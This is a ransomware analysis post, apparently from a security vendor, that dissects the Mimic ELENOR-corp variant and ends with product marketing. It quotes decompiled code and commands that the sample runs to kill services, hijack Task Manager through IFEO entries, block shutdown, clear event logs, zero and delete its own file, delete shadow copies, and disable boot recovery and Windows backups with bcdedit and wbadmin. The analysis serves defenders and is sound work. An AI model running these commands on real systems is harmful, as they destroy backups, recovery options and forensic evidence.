Process Enumeration and System Process Whitelist

The ransomware uses CreateToolhelp32Snapshot to enumerate running processes.


It skips terminating the following critical system processes (hardcoded whitelist):

spoolsv.exe, sihost.exe, fontdrvhost.exe, cmd.exe, dwm.exe, LogonUI.exe, lsass.exe, csrss.exe, smss.exe, winlogon.exe, services.exe, conhost.exe, everything.exe, [Self-process]

Purpose: avoid destabilizing the system, disrupting the ransomware itself and risking a blue screen (BSOD) before encryption is complete.

Service Kill Phase (Hardcoded Targets)

The ransomware performs enumeration of services in addition to a built-in services list.



```
if ( !EnumServicesStatusW(result, 0x30u, 3u, 0, 0, &pcbBytesNeeded, &Services
  && GetLastError() == 234 )
{
  v3 = pcbBytesNeeded;
  v4 = GetProcessHeap();
  lpMem = HeapAlloc(v4, 8u, v3);
  v5 = !EnumServicesStatusW(
          v2,
          0x30u,
          3u,
          (LPENUM_SERVICE_STATUSW)lpMem,
          pcbBytesNeeded,
          &pcbBytesNeeded,
          &ServicesReturned,
          &ResumeHandle);
  v6 = lpMem;
  if ( !v5 )
  {
    v7 = (PCWSTR *)lpMem;
    if ( lpMem )
    {
      v8 = 0;
      if ( ServicesReturned )
      {
        do
        {
          if ( StrStrIW(*v7, L"sql")
            || StrStrIW(*v7, L"backup")
            || StrStrIW(*v7, L"database")
            || StrStrIW(v7[1], L"sql")
            || StrStrIW(v7[1], L"backup")
            || StrStrIW(v7[1], L"database") )
```

Any service with sql, backup, or database strings located as part of their name will be terminated. Example services targeted:

WSearch, pla, DusmSvc, defragsvc, DoSvc, wercplsupport, SDRSVC, TroubleshootingSvc, Wecsvc, fhsvc, wbengine, PcaSvc, WerSvc, SENS, AppIDSvc, BITS, wuauserv, SysMain, DiagTrack, diagnosticshub.standardcollector.service, dmwappushservice, WMPNetworkSvc, DiagTrack

The services are disabled via:

- OpenSCManagerW
- OpenServiceW
- ChangeServiceConfigW (setting SERVICE_DISABLED)
- If needed, manual Registry edits to set Start=4 in the service key under:
    - HKLM\SYSTEM\CurrentControlSet\Services\[ServiceName].

After disabling, the services are forcefully stopped using ControlService and QueryServiceStatusEx. The ransomware recursively stops dependent services before killing the target service itself.

Pre-Configured Process List Kill

Based on a dropped configuration file (with several template options depending on “encryption speed” settings), it loads a list of additional specific processes to terminate.

Each target process name is compared case-insensitively against running processes.

Matching processes are opened with OpenProcess and TerminateProcess is called to forcibly kill them. If configured, it waits for process termination (WaitForSingleObject) to ensure clean shutdown.

Before killing, it optionally uses NtQueryInformationProcess to check for the BreakOnTermination flag and avoid terminating protected system processes.

Important note: Before trying to terminate some processes, the ransomware creates Image File Execution Options (IFEO) debugger entries under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options[process_name.exe] (like the sticky keys cmd.exe method).

Then, it writes a fake Debugger value: \System32\Systray.exe.

The result? Whenever the OS tries to start that process again, it fails because Windows tries to invoke the debugger instead of starting the real program.

Even if backup agents or antivirus software are configured with a “restart if crashed” policy (e.g., Windows Service Recovery options), they won’t come back if their EXE gets hijacked through IFEO.

High-Memory Process Kill (RAM-Based Heuristic)

Optionally, the ransomware targets processes consuming more memory than a given threshold (e.g., > 100MB).

Mechanism:


- Enumerate processes
- Use K32GetProcessMemoryInfo to query WorkingSetSize
- If memory usage exceeds threshold, forcibly terminate the process

Purpose: Kill database engines, backup software, or other resource-heavy applications that might lock critical data files.

Ransomware Optional Switches

Before proceeding to encryption, the ransomware executes several system tampering operations based on its internal configuration flags ("switches"). Each operation strengthens its control over the environment, weakens defensive actions, or optimizes file access:

Anti-Kill Switch



```
sub_471910 proc near
push    0               ; a2
push    1               ; a1
mov     dl, 1
mov     ecx, offset aTaskmgrExe ; "taskmgr.exe"
call    sub_475AA0
push    0               ; a2
push    1               ; a1
mov     dl, 1
mov     ecx, offset aTasklistExe ; "tasklist.exe
call    sub_475AA0
push    0               ; a2
push    1               ; a1
mov     dl, 1
mov     ecx, offset aTaskkillExe ; "taskkill.exe
call    sub_475AA0
push    0               ; a2
push    1               ; a1
mov     dl, 1
mov     ecx, offset aPerfmonExe ; "perfmon.exe"
call    sub_475AA0
add     esp, 20h
push    0               ; dwFlags
push    0               ; dwLevel
call    ds:SetProcessShutdownParameters
```

Action: Enables IFEO on 4 critical processes: taskmgr.exe, tasklist.exe, taskkill.exe, perfmon.exe and executes SetProcessShutdownParameters(0, 0).

Purpose: Ensures the ransomware process has the highest shutdown priority to avoid premature termination during system shutdown or reboot events, while also proactively blocking or hijacking key system monitoring tools such as Task Manager, Tasklist, Taskkill, and Performance Monitor to prevent user intervention, analysis, or manual disruption.

Self-Protect Switch

Action: Enables the ProcessBreakOnTermination flag on the ransomware process using NtSetInformationProcess.

Purpose: Activates a protection mechanism that causes the process to raise a hard exception or break condition when terminated. This is primarily used to disrupt debuggers, sandboxes, and automated analysis tools that attempt to kill the malware process.

Anti-Shutdown Switch

Action: Modifies multiple registry keys to remove or hide shutdown and logoff options:

- Sets HidePowerOptions=1 under both HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer and HKCU\....
- Sets shutdownwithoutlogon=0 under HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System.
- Sets NoClose=1 and StartMenuLogOff=1 under HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.
- Disables hibernation with powercfg.exe -H off.

Purpose: Blocks user-initiated shutdowns, restarts, or logoffs to prevent interruption of ransomware operations.

Long Path Support Switch

Action: Enables long file path support by setting LongPathsEnabled=1 under:

- HKLM\SYSTEM\CurrentControlSet\Control\FileSystem.

Purpose: Allows the ransomware to access and encrypt files with paths longer than 260 characters, which would otherwise be inaccessible in default Windows configurations.

Kill Telemetry Policy Switch

Action: Disables telemetry by setting AllowTelemetry=0 under:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\DataCollection.

Purpose: Disrupts Windows telemetry and reporting mechanisms to Microsoft and possibly reduces EDR (Endpoint Detection and Response) visibility.

UAC Tampering Switch

Action: Modifies the UAC policy:

- Sets ConsentPromptBehaviorAdmin=5 under:
    - HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System.

Purpose: Alters User Account Control (UAC) behavior to either reduce prompts or bypass UAC restrictions for certain privileged operations.

Remove Command Line Restrictions (Always Executed)

Action: modifies DisableCMD under:

- HKCU\Software\Policies\Microsoft\Windows\System
- HKLM\Software\Policies\Microsoft\Windows\System

Purpose: Guarantees command-line (cmd.exe) access regardless of any administrative group policies that may block users from launching the console. This specifically is critical for the sticky keys bypass to work successfully and spawn cmd.exe remotely.

Unmount Virtual Drives and Images Switch

Action: Runs a sequence of PowerShell commands to forcibly:

- Stop running virtual machines (Get-VM | Stop-VM)
- Dismount associated virtual hard disks and disk images (Dismount-DiskImage)

Purpose: Unmounts active virtual drives, preventing users or backup systems from protecting data by hiding it inside mounted virtual environments.


Mimic Ransomware Notification

The ransomware drops ransom note files onto the Desktop and sets up registry-based persistence (SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run) that launches Notepad with the ransom note at each user logon. This ensures the ransom message persists across reboots.

The ransomware writes a ransom demand into the Windows Legal Notice registry keys (legalnoticetext and legalnoticecaption), ensuring that a ransom message is displayed to the user at the system logon screen even before authentication. This guarantees message visibility across reboots, even without the malware running in memory.

Ransomware UI

Represented by the executable gui40.exe which is dropped by the ransomware if .NET 4.0 is present, otherwise gui35.exe is dropped. This interface provides the interactive capability to modify configuration, select what to encrypt, with what speed, what to exclude, what to include, etc.



☑ pin on top ☐ minimize ☐ hide me (Ctrl + F2) ☑ hide console (Ctrl + F1)

Name	Disc type	Label	Complete	Speed	Files encr.	Data size	Size encr.
☑ C:\	Fixed					55631 mb	
☑ \\?\Volume{f3e655ff-88dc-4580-96c...	Hidden					-	
☑ \\?\Volume{ef65691d-2a8d-4ce3-b4...	Hidden					-	
☑ \\192.168.23.128\C$	Network					-	

Add custom path - no filter exclusions applied !!!

State: Scanning network...

☑ Close GUI when encryption ends

Statistics

Console path: C:\Us[redacted]ppData\Local\1D5A0B4F-8165-0A1A-15FD-D346D3F6CAF0\systemsg.exe


Console PID: 11320

Stage 1 time: 00:00:00

Stage 2 time: 00:00:00 All time: 00:00:00

v:7.5

While the ransomware is being provided with a builder template by default, this configuration is deployed automatically with the ransomware (stored encrypted as an embedded resource). The configuration can be changed. If full encrypt is selected, only the following files are excluded from encryption dll;exe;msi;ocx;sys; otherwise, there is a much more significant list of exclusion and a more limited list of inclusion (e.g. User/Public folder is not being encrypted with the default template).




☑ pin on top ☐ minimize ☐ hide me (Ctrl + F2) ☑ hide console (Ctrl + F1)

Template: Builder

	Time influence
Self extension: ELENOR-corp	~
Extension priority: tib;sql;sqlite;sqlite3;sqlitedb;mdf;mdb;adb;db;db3;dbf;dbs;udb;dbv;dbx;edb;exb;1c	~
Excluded extensions: dat;ut;386;adv;ani;ape;apk;app;asf;assets;bik;bin;cas;cfg;chm;cmd;com;cpl;cur;dds	(much faster)
Excluded directory names: steamapps;Cache;Boot;Chrome;Firefox;Mozilla;Mozilla Firefox;MicrosoftEdge;Inte	(much faster)
Excluded file names: desktop.ini;iconcache.db;thumbs.db;	(little)
☐ Services to kill	(~1 minute)
☐ Processes to kill	(little)
☑ System commands to execute: reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "A	~

	Time influence
☑ Disable windows defender	~
☐ Priority encrypt by "modify time"	~
☑ Wipe free space after encrypt	(very slow)
☑ Encrypt hidden drives	~
☑ Scan network for shares	(slow)
☑ Search hidden network shares	(very slow)
☑ Encrypt mounted network drives	(slow)
☐ Create checksum	(average)
☐ Log to console	~
☐ Log to file	~
☐ Delete log if encryption successed	~
☑ Use "Everything" engine	(faster)
☐ BSOD on encryptor killed	~
☑ Kill telemetry processes	~


The gui40.exe executable is obfuscated with Confuser 1.7 obfuscator and is a .NET file.



```
// unwrapper.exe

// Global type: <Module>
// Entry point: <Module>.\u200E\u206E\u200B\u202D\u200D\u206B\u202B\u
  \u202C\u200E\u200E\u206E\u200D\u202A\u206D\u206F\u200F\u200D\u206F\
  \u202D\u200F\u206E\u200D\u200E\u202A\u202E\u202A\u206C\u200D\u202E
// Architecture: AnyCPU (64-bit preferred)
// Runtime: .NET Framework 4
// Timestamp: 66CCB354 (8/26/2024 12:54:44 PM)

using System;
using System.Runtime.CompilerServices;

[module: SuppressIldasm]
[module: ConfusedBy("Confuser.Core 1.7.0-alpha.6+82d791b75a")]
```


Evidence Tampering

Before termination, Mimic maximizes evidence tampering to prolong incident resolution. First, any history leftovers from the “Everything” file indexing software are cleared. Second, 3 main event log producers are cleared automatically by utilizing wevtutil.exe; the same also becomes a common practice for many of the recent ransomware strains.



```
Everything_DeleteRunHistory();
Everything_Exit();
Everything_CleanUp();
ProcessSpawnWrapper(0, L"wevtutil.exe cl security", 0, 0x2710u);
ProcessSpawnWrapper(0, L"wevtutil.exe cl system", 0, 0x2710u);
result = ProcessSpawnWrapper(0, L"wevtutil.exe cl application", 0, 0x2710u);
```

Next, it removes previously set persistence registry Run keys.



```
PathStripPathW(pszPath);
PathRemoveExtensionW(pszPath);
if ( !RegCreateKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
        0,
        0,
        0,
        0x20106u,
        0,
        &phkResult,
        0) )
{
  RegDeleteValueW(phkResult, pszPath);
  RegCloseKey(phkResult);
}
if ( !RegCreateKeyExW(
        HKEY_CURRENT_USER,
        L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
        0,
        0,
        0,
        0x20106u,
        0,
        &phkResult,
        0) )
{
  RegDeleteValueW(phkResult, pszPath);
  RegCloseKey(phkResult);
```

Then, an advanced anti-forensic piped command is executed.

```
cmd.exe /d /c “ping 127.2 -n 5 & fsutil file setZeroData offset=0 length=20000000 “
<Ransomware Path>” & cd /d “<CurrentDir> & Del /f /q /a *.exe *.bat”
```

- Using ping with non-routable commands for 5 seconds is a known delay mechanism.
- Cmd with /d facilitates the avoidance of auto run commands that may be introduced by monitoring applications.
- Fsutil overrides the first 20MB of the file before self-deletion by utilizing the command Del - this prevents the recovery of the file (for example recovery from recycle bin).

Optimizing Encryption Speed

Mimic ransomware does the following to optimize encryption speed:

- Modifies specific power settings for plugged in and battery modes.
  - SETACVALUEINDEX - for plugged in modes
  - SETDCVALUEINDEX - for battery modes
- powercfg.exe -SETACVALUEINDEX <UID> 0
  - Every UID points to a function such as High performance power plan, Ultimate performance power plan, etc...
  - Means disable sleep, disable hibernate, disable lid-close action (no standby or sleep even if the laptop lid closes).
- Sets the active power scheme to High performance.
  - powercfg.exe -S 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c
- Sets the active power scheme to Ultimate performance.
  - powercfg.exe -S e9a42b02-d5df-448d-aa00-03f14749eb61

Network Discovery & Shares Enumeration

Public Shares Discovery

The ransomware initially enumerates publicly accessible network shares using the Windows API WNetEnumResourceW (after WNetOpenEnumW)

- Technique:
  - It recursively enumerates reachable network resources (shares)
  - If a resource is a container (RESOURCEUSAGE_CONTAINER flag set), it recursively explores deeper levels.
  - The function crawls the directory structure, It uses FindFirstFileW and FindNextFileW to recursively find files and subfolders.

Hidden Shares Discovery

In addition to public shares, the ransomware attempts to discover hidden administrative shares (such as C$, D$, etc.).
It leverages low-level networking function including:


- o socket, gethostname, and gethostbyname to determine the local system's IP address.
- o GetAdaptersInfo to gather details about network adapters and IP configuration.
- o CreateIoCompletionPort and asynchronous socket communication for efficiently scanning network ranges and identifying hidden shares.

These techniques allow the ransomware to uncover shares that are not advertised but are implicitly accessible to administrative users.

Enumeration of Share Contents via NetShareEnum


- After discovering target machines and shares, the ransomware uses the NetShareEnum API to enumerate the list of shared resources on each reachable system.
- Administrative shares named "ADMIN$" are explicitly excluded.
- A UNC path is constructed and added for future encryption (e.g., \\HOST\C$).

Clearing Backup




```
v1 = SHEmptyRecycleBinW(0, 0, 7u);
if ( !v1 || v1 == 0x8000FFFF )
  WriteToConsoleLog(L"[+] Recycle Bin is cleared");
```

The ransomware clears the Recycle Bin by using SHEmptyRecycleBinW. Clearing the Recycle Bin ensures that victims can't restore deleted files from the bin.



```
v7 = (int **)sub_464BB0((OLECHAR *)L"ROOT\\CIMV2");
v35 = 1;
v8 = *v7;
if ( v8 )
  v9 = *v8;
else
  v9 = 0;
v10 = v6(ppv, v9, 0, 0, 0, 0, 0, v23, &pProxy);
v35 = -1;
v24 = v10;
if...
if...
if ( CoSetProxyBlanket(pProxy, 0xAu, 0, 0, 3u, 3u, 0, 0) < 0 )
{
  pProxy->lpVtbl->Release(pProxy);
  goto LABEL_30;
}
v29 = 0;
v25 = pProxy->lpVtbl[6].Release;
v12 = (int **)sub_464BB0((OLECHAR *)L"SELECT * FROM Win32_ShadowCopy");
v35 = 2;
if ( *v12 )
  v13 = **v12;
else
  v13 = 0;
v14 = (int **)sub_464BB0((OLECHAR *)L"WQL");
```

The ransomware programmatically deletes all shadow copies using Windows Management Instrumentation, WMI Query + Delete Win32_ShadowCopy



```
if ( byte_5FD980 )
{
  ProcessSpawnWrapper(0, L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures", 0, 0x2710u);
  ProcessSpawnWrapper(0, L"bcdedit.exe /set {default} recoveryenabled no", 0, 0x2710u);
  ProcessSpawnWrapper(0, L"wbadmin.exe DELETE SYSTEMSTATEBACKUP", 0, 0x2710u);
  ProcessSpawnWrapper(0, L"wbadmin.exe delete catalog -quiet", 0, 0x2710u);
}
```

The ransomware modifies the boot configuration to force Windows to ignore all boot failures, preventing the system from offering automatic recovery options like Startup Repair after a crash.

- `bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures`

The ransomware disables the Windows Recovery Environment (WinRE) to block access to built-in recovery tools, such as system restore points, reset options, or repair consoles.

- `bcdedit.exe /set {default} recoveryenabled no`

The ransomware deletes all system state backups managed by Windows Backup, removing critical recovery options that could restore system files, Active Directory (on servers), or the Windows registry. This ensures victims cannot roll back the system to a clean state without external, offline backups.

- `wbadmin.exe DELETE SYSTEMSTATEBACKUP`

The ransomware deletes the backup catalog database used by Windows Backup to track available backups. By erasing the catalog, even if backup files physically exist elsewhere, the system loses awareness of them, making backup recovery harder or impossible without manual intervention.

- `wbadmin.exe delete catalog -quiet`

Summary

The ELENOR-corp variant of Mimic ransomware exhibits enhancements compared to earlier versions, employing sophisticated anti-forensic measures, process tampering, and encryption strategies.

This analysis highlights the evolving sophistication of ransomware attacks, emphasizing the need for proactive defenses, swift incident response, and robust recovery strategies in high-risk industries like healthcare.

How Morphisec Helps

Morphisec's Anti-Ransomware Assurance Suite, built on patented Automated Moving Target Defense technology, delivers proactive protection that neutralizes ransomware threats like ELENOR-corp before they can take hold.

Unlike traditional detection-based tools, Morphisec's AMTD technology continuously reconfigures system environments, making them unpredictable and significantly harder for attackers to exploit. This shifting attack surface thwarts ransomware attempts during their earliest infiltration stages.

If threats do get through, Morphisec's impacty protection kicks in–shielding high-value assets and critical data with a prevention-first approach that limits damage and shortens recovery timelines.

Additionally, Morphisec's Adaptive Exposure Management (AEM) helps organizations stay ahead of attackers by dynamically prioritizing vulnerabilities, validating security controls, and correcting risky misconfigurations–before they're exploited.

By eliminating reliance on signatures or behavioral indicators, Morphisec stops threats in memory and application layers without waiting for detection.

See the technology in action–book a demo to discover how Morphisec blocks ransomware and emerging threats before they cause harm.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

